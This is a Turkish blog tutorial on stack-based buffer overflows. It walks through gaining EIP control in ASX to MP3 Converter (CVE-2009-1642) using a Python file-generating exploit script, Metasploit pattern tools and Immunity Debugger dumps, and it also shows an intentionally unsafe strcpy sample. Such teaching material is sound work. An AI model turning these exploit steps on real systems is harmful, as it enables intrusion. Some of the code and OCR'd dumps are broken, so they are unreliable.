

Buffy the Overflow Slayer

written by Mert SARICA | 1 December 2010

Buffer overflow, Türkçe meali ile arabellek taşması zafiyeti ilk olarak 1960'lı yıllarda sistemlere sızmak için istismar edilmeye başlandı. 1988 yılında internet üzerinden yayılan ve ilk solucan olması ile ünlü olan Morris solucanı da arabellek taşması zafiyetini istismar ederek sistemlere sızıyor ve yayılıyordu. Arabellek taşması zafiyetinin keşfi ve istismar edilme macerası kimileri için uzun seneler önce başladı ve aradan 50 yıl geçmiş olmasına rağmen bu zafiyet halen keşfedilmeye ve istismar edilmeye devam edilmektedir.

Arabellek taşması zafiyetini tam olarak anlayabilmek, kendi istismar aracınızı (exploit) hazırlayabilmek, bu konu ile ilgili yazılmış olan makalelerde kaybolmamak ve Metasploit aracına bağımlı kalmamak için C programlama dili, Assembly programlama dili ve x86 mimarileri konularında bilgi sahibi olmanız gerekmektedir.

1996 yılında Phrack'ın 49. sayısında yer alan Smashing The Stack For Fun And Profit makalesi, arabellek taşması zafiyetlerinin istismar edilmesine büyük oranda ivme kazandırdı. Benim için ise bu macera 2004 yılında, The ShellCoder's Handbook kitabını Amazon'dan sipariş etmem ile başlamıştı fakat assembly konusunda hiçbir bilgim olmadığı için sadece okumakla yetinmiş, kafamda bir çok soru işareti oluşmuştu. Ancak aradan zaman geçtikçe ve assembly ile haşır neşir oldukça taşlar daha hızlı yerine oturdu.

Arabellek taşması kısaca ve kabaca hatalı bir şekilde kullanılan fonksiyonlardan (strcpy, sprintf vs.) oluşan bir programda yer alan dinamik değişkenlere (variable), saklama kapasitelerinden daha fazla miktarda veri yüklenmesi ile oluşan duruma denir. Kapasite aşımı sayesinde programın akışı değiştirilerek normal akışta yer almayan kodlar (komutlar) çalıştırılabilir. (exploiting)

Yazım yığın tabanlı bellek taşmasını (stack-based overflow) konu aldığı için öncelikle yığın (stack) nedir kısaca ondan bahsedeyim.

Yığın, programların dinamik değişkenlerinin (variable) geçici süreliğine hafızada tutulduğu bölgeye verilen isimdir. Bu bölgede tanımlanmış dinamik değişkenler tutulduğu gibi bir fonksiyon çağrılmadan önce akışın fonksiyon çağrıldıktan sonra kaldığı yerden devam edebilmesi için gereken adreste (geri

dönüş adresi) tutulabilir, saklanabilir.

Bir fonksiyon çağrılmadan önce bu fonksiyonda kullanılacak olan parametreler ile saklanmış, depolanmış (stored) EIP ve EBP kaydedicileri (register) yığına (stack) kopyalanır. Fonksiyondaki işlemler tamamlandıktan sonra saklanmış, depolanmış (stored) EIP kaydedicisi (register) yığından (stack) alınarak EIP kaydedicisine kopyalanır ve programın akışı kaldığı yerden devam eder.


Örnek olarak A ve B fonksiyonundan oluşan bir program düşünelim ve A fonksiyonu içinden B fonksiyonunun çağrıldığını ve 128 byte büyüklüğündeki bir belleğe (array) 136 byte uzunluğunda ve 'A' (0x41 hex değeri) karakterinden oluşan bir dizini (string) kopyaladığımızı varsayalım.

```
#include <string.h>
```


```
void B(char *buf)
{
    char ms[128];
    strcpy(ms, buffer);
}
```

```
int A (int argc, char **argv)
{
    B(argv[1]);
}
```

Bu kopyalama neticesinde saklanmış EIP kaydedicisi (register) üzerine veri yazabildiğimiz için ve bu veri (adres), çağrılan fonksiyon tamamlandıktan sonra EIP kaydedicisine kopyalanacağı için bu adresi değiştirerek programın akışını değiştirebilmekteyiz.



Belleğe 136 bayttan daha fazla veri yazılacak olursa bu veriler yığına kopyalanmaya devam edecektir. Bu durumda programa girdi olarak çalıştırılmasını istediğimiz kodu belirtebilir ve akışı (stored EIP) bu koda yönlendirerek (JMP ESP komutu) arabellek taşması zafiyetini istismar edebiliriz.




Yığın tabanlı arabellek taşması zafiyeti ve istismar edilmesi kısaca ve

kabaca bundan ibaret fakat bunu bir örnekle süslemeden yazıyı tamamlamak amaca hizmet etmeyeceği için hemen örneğimize geçelim.

Örnek olarak istismar edeceğimiz programın adı ASX to MP3 Converter. CVE-2009-1642 numaralı CVE ID'sine göre bu programın 3.0.0.7 sürümünde asx uzantılı dosyalarda kullanılan HREF niteliğinde (attribute) yığın tabanlı arabellek taşması zafiyeti olduğu belirtiliyor.


Bu açıklama üzerine asx uzantılı bir dosya yaratan ve içine "http://AAAAAAAAAAAA (30000 tane)" dizisi kopyalayan ufak bir program hazırlıyoruz ve daha sonrasında programı çalıştırdığımızda EIP kaydedicisine müdahale ederek zafiyetin varlığını teyit edebiliyoruz.



```
#!/usr/bin/python

ret = 'B' * 4
nop = "\x90" * 10
exp = "http://" + 'A' * 30000 + ret

try:
    file = open("vuln.asx", "w")
    file.write(exp)
    file.close()
except:
    print "write error"
```



Fakat kaçınıcı bayttan itibaren EIP kaydedicisine yazdığımızı deneme yanılma yolu ile tespit etmek zaman alacağı için hemen bu iş için tasarlanmış olan ve Metasploit aracı içinde yer alan pattern_create uygulamasına başvuruyoruz ve 30000 bayt büyüklüğünde bir dizi oluşturarak bu diziyi programımıza kopyalayarak çalıştırıyoruz. Bu defa EIP kaydedicisinde yer alan değeri pattern_offset uygulamasına girdi olarak verdiğimizde uygulama bize kaçınıcı bayttan itibaren EIP kaydecisi üzerine veri yazmaya başladığımızı belirtiyor.


```
C:\WINDOWS\system32\cmd.exe

C:\msf3\msf3\tools>C:\Ruby186\bin\ruby.exe pattern_create.rb
Usage: pattern_create.rb length [set a] [set b] [set c]

C:\msf3\msf3\tools>C:\Ruby186\bin\ruby.exe pattern_create.rb 30000 > bof.txt
C:\msf3\msf3\tools>
```

```
bof.txt - Notepad
File Edit Format View Help

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac
i1B1B2B3B4B5B6B7B8B9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5
2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6C
Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea
g5Fg6Fg7Fg8Fg9Fh0Fh1Fh2Fh3Fh4Fh5Fh6Fh7Fh8Fh9Fi0Fi1Fi2Fi3Fi4Fi5Fi6Fi7Fi8Fi9
6Go7Go8Go9Gp0Gp1Gp2Gp3Gp4Gp5Gp6Gp7Gp8Gp9Gq0Gq1Gq2Gq3Gq4Gq5Gq6Gq7Gq8Gq9Gr0G
Hw8Hw9Hx0Hx1Hx2Hx3Hx4Hx5Hx6Hx7Hx8Hx9Hy0Hy1Hy2Hy3Hy4Hy5Hy6Hy7Hy8Hy9Hz0Hz1Hz
e9Jf0Jf1Jf2Jf3Jf4Jf5Jf6Jf7Jf8Jf9Jg0Jg1Jg2Jg3Jg4Jg5Jg6Jg7Jg8Jg9Jh0Jh1Jh2Jh3
0Kn1Kn2Kn3Kn4Kn5Kn6Kn7Kn8Kn9Ko0Ko1Ko2Ko3Ko4Ko5Ko6Ko7Ko8Ko9Kp0Kp1Kp2Kp3Kp4K
Lv2Lv3Lv4Lv5Lv6Lv7Lv8Lv9Lw0Lw1Lw2Lw3Lw4Lw5Lw6Lw7Lw8Lw9Lx0Lx1Lx2Lx3Lx4Lx5Lx
d3Nd4Nd5Nd6Nd7Nd8Nd9Ne0Ne1Ne2Ne3Ne4Ne5Ne6Ne7Ne8Ne9Nf0Nf1Nf2Nf3Nf4Nf5Nf6Nf7
4o15o16o17o18o19om0om1om2om3om4om5om6om7om8om9on0on1on2on3on4on5on6on7on8C
Pt6Pt7Pt8Pt9Pu0Pu1Pu2Pu3Pu4Pu5Pu6Pu7Pu8Pu9Pv0Pv1Pv2Pv3Pv4Pv5Pv6Pv7Pv8Pv9Pw
b7Rb8Rb9Rc0Rc1Rc2Rc3Rc4Rc5Rc6Rc7Rc8Rc9Rd0Rd1Rd2Rd3Rd4Rd5Rd6Rd7Rd8Rd9Re0Re1
8Sj9sk0sk1sk2sk3sk4sk5sk6sk7sk8sk9s10s11s12s13s14s15s16s17s18s19sm0sm1sm2S
Ts0Ts1Ts2Ts3Ts4Ts5Ts6Ts7Ts8Ts9Tt0Tt1Tt2Tt3Tt4Tt5Tt6Tt7Tt8Tt9Tu0Tu1Tu2Tu3Tu
a1Va2Va3Va4Va5Va6Va7Va8Va9Vb0Vb1Vb2Vb3Vb4Vb5Vb6Vb7Vb8Vb9Vc0Vc1Vc2Vc3Vc4Vc5
2wi3wi4wi5wi6wi7wi8wi9wj0wj1wj2wj3wj4wj5wj6wj7wj8wj9wk0wk1wk2wk3wk4wk5wk6w
xq4xq5xq6xq7xq8xq9xr0xr1xr2xr3xr4xr5xr6xr7xr8xr9xs0xs1xs2xs3xs4xs5xs6xs7xs
y5Yy6Yy7Yy8Yy9Yz0Yz1Yz2Yz3Yz4Yz5Yz6Yz7Yz8Yz9Za0Za1Za2Za3Za4Za5Za6Za7Za8Za9
7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1A
Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br
x0cx1cx2cx3cx4cx5cx6cx7cx8cx9cy0cy1cy2cy3cy4cy5cy6cy7cy8cy9Cz0Cz1Cz2Cz3Cz4
1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7Eg8Eg9Eh0Eh1Eh2Eh3Eh4Eh5E
Fn3Fn4Fn5Fn6Fn7Fn8Fn9Fo0Fo1Fo2Fo3Fo4Fo5Fo6Fo7Fo8Fo9Fp0Fp1Fp2Fp3Fp4Fp5Fp6Fp
v4Gv5Gv6Gv7Gv8Gv9Gw0Gw1Gw2Gw3Gw4Gw5Gw6Gw7Gw8Gw9Gx0Gx1Gx2Gx3Gx4Gx5Gx6Gx7Gx8
5Id6Id7Id8Id9Ie0Ie1Ie2Ie3Ie4Ie5Ie6Ie7Ie8Ie9If0If1If2If3If4If5If6If7If8If9I
j1j2j3j4j5j6j7j8j9Jm0Jm1Jm2Jm3Jm4Jm5Jm6Jm7Jm8Jm9Jn0Jn1Jn2Jn3Jn4Jn5Jn6Jn7Jn8Jn9Jo0Jc
t8kt9Ku0Ku1Ku2Ku3Ku4Ku5Ku6Ku7Ku8Ku9Kv0Kv1Kv2Kv3Kv4Kv5Kv6Kv7Kv8Kv9Kw0Kw1Kw2
9Mc0Mc1Mc2Mc3Mc4Mc5Mc6Mc7Mc8Mc9Md0Md1Md2Md3Md4Md5Md6Md7Md8Md9Me0Me1Me2Me3M
```



```
File Edit Format Run Options Windows Help
#!/usr/bin/python

# buf = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9i
buf = 'A' * (17425 - int(len(str("http://"))))
ret = 'B' * 4
nop = "\x90" * 10
exp = "http:///" + buf + ret

try:
    file = open("vuln.asx", "w")
    file.write(exp)
    file.close()
except:
    print "write error"

Ln: 7 Col: 11
```

Immunity Debugger - ASX2MP3Converter.exe - [CPU - main thread]

Registers (FPU)

```
EAX 00000001
ECX 41414141
EDX 000F0000
EIP 42424241
ESP 0000C5C0
ESP 0000C5C0
ESI 000E3835
EDI 00000000
EIP 42424241
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 SS 001B 32bit 0(FFFFFFFF)
R 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003E 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
0 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010206 (NO, NB, NE, R, NS, PE, GE, G)
ST0 empty -??? FFFF 00FF00FF 00FF00FF
ST1 empty -??? FFFF 00FF00FF 00FF00FF
ST2 empty -??? FFFF 00E000E0 00E00070
ST3 empty -??? FFFF 00F000F0 00F00077
ST4 empty -NaN FFFF FF36E77 FF36E77
ST5 empty -??? FFFF 00F000E0 00E00077
ST6 empty -??? FFFF 00000000 00000000
ST7 empty -??? FFFF 00000000 00000000
PSI 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 (GT)
FCW 02FF Prev: IRRV, SS Task: 1 1 1 1 1 1
```

ASX2MP3C (ModuleEntryPoint)

Address	Hex	dump	ASCII
0047C080	00	00 00 51 18 46 00	...+F
0047C081	10	72 48 00 25 72 40 00	...+9
0047C082	20	00 00 10 75 40 00	...M#
0047C083	30	00 41 00 20 00 41 00	...P. 0A
0047C084	40	01 00 05 41 00	...99.0A
0047C085	50	40 40 00 30 40 41 00	...H.0A
0047C086	60	41 00 40 00 41 00	...0.0A
0047C087	70	41 00 30 00 41 00	...aA.0A
0047C088	80	07 41 00 70 C7 41 00	...0A.0A
0047C089	90	41 00 00 00 41 00	...P. 0A
0047C08A	A0	00 00 00 00 41 00	...P. 0A
0047C08B	B0	00 00 00 00 41 00	...P. 0A
0047C08C	C0	00 00 00 00 41 00	...P. 0A
0047C08D	D0	00 00 00 00 41 00	...P. 0A
0047C08E	E0	00 00 00 00 41 00	...P. 0A
0047C08F	F0	00 00 00 00 41 00	...P. 0A
0047C090	00	00 00 00 00 41 00	...P. 0A
0047C091	10	00 00 00 00 41 00	...P. 0A
0047C092	20	00 00 00 00 41 00	...P. 0A
0047C093	30	00 00 00 00 41 00	...P. 0A
0047C094	40	00 00 00 00 41 00	...P. 0A
0047C095	50	00 00 00 00 41 00	...P. 0A
0047C096	60	00 00 00 00 41 00	...P. 0A
0047C097	70	00 00 00 00 41 00	...P. 0A
0047C098	80	00 00 00 00 41 00	...P. 0A
0047C099	90	00 00 00 00 41 00	...P. 0A
0047C09A	A0	00 00 00 00 41 00	...P. 0A
0047C09B	B0	00 00 00 00 41 00	...P. 0A
0047C09C	C0	00 00 00 00 41 00	...P. 0A
0047C09D	D0	00 00 00 00 41 00	...P. 0A
0047C09E	E0	00 00 00 00 41 00	...P. 0A
0047C09F	F0	00 00 00 00 41 00	...P. 0A
0047C0A0	00	00 00 00 00 41 00	...P. 0A

[16:28:15] Access violation when executing [42424241] - use Shift+F7/F8/F9 to pass exception to program

Paused

Fakat görünen o ki EIP kaydedicisine fazladan 1 bayt A gelmiş ve EIP kaydedicisi 42424242 (BBBB) yerine 42424241 (BBBA) değerine sahip olmuş. Programımızda son bir değişiklik yaptıktan sonra asx uzantılı dosyayı tekrar oluşturup programa yüklediğimizde bu defa başarıyla EIP kaydedicisi üzerine istediğimiz değeri yazabildiğimizi görebiliyoruz.


```
File Edit Format Run Options Windows Help
#!/usr/bin/python

# buf = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9i
buf = 'A' * (17425 - int(len(str("http://")))) - 1)
ret = 'B' * 4
nop = "\x90" * 10
exp = "http://" + buf + ret

try:
    file = open("vuln.aspx", "w")
    file.write(exp)
    file.close()
except:
    print "write error"

Ln: 15 Col: 0
```

Immunity Debugger - ASX2MP3Converter.exe - [CPU - main thread]

Registers (FPU)

```
EAX 00000001
ECX 41414141
EDX 000F0000
EIP 42424242
ESP 0000C5C0
ESP 0000C5C0
ESI 000E3835
EDI 00000000
EIP 42424242
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 SS 001B 32bit 0(FFFFFFFF)
R 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003E 32bit 7FFD000(FFF)
T 0 GS 0000 NULL
D 0
0 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010206 (NO, NB, NE, N, NS, PE, GE, G)
ST0 empty -?? FFFF 00FF00FF 00FF00FF
ST1 empty -?? FFF FFF 00F00F 00F00F
ST2 empty -?? FFF 00F000B 00E0070
ST3 empty -?? FFF 00F0002 00E0077
ST4 empty -NaN FFF FFB3677 FFB3670
ST5 empty -?? FFF 00F0003 00E0077
ST6 empty -?? FFF 0000000 0000000
ST7 empty -?? FFF 0000000 0000000
PST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 (GT)
FCW 02FF Prev: IRRV,SS Task: 1 1 1 1 1
```

ASX2MP3C: (ModuleEntryPoint)


Address	Hex	dump	ASCII
0047C000	00	00	00 51 18 46 90
0047C001	18	48 00 65 75 40 00	...+F.
0047C010	E0	75 40 00 10 75 40 00	...M..
0047C018	00	41 00 20 00 41 00
0047C020	00	00 41 00 00 41 00
0047C028	E0	40 41 00 30 40 41 00	...H..H..
0047C030	00	40 41 00 40 41 00
0047C038	00	73 41 00 30 00 41 00	...a..a..
0047C040	00	41 00 40 00 41 00
0047C048	00	C7 41 00 70 C7 41 00	...d..d..
0047C050	00	E7 41 00 80 E7 41 00	...P..P..
0047C058	00	E7 41 00 80 E7 41 00	...P..P..
0047C060	00	00 00 00 00 00 00
0047C070	00	00 00 00 00 00 00
0047C078	00	00 00 00 00 00 00
0047C080	00	00 00 00 00 00 00
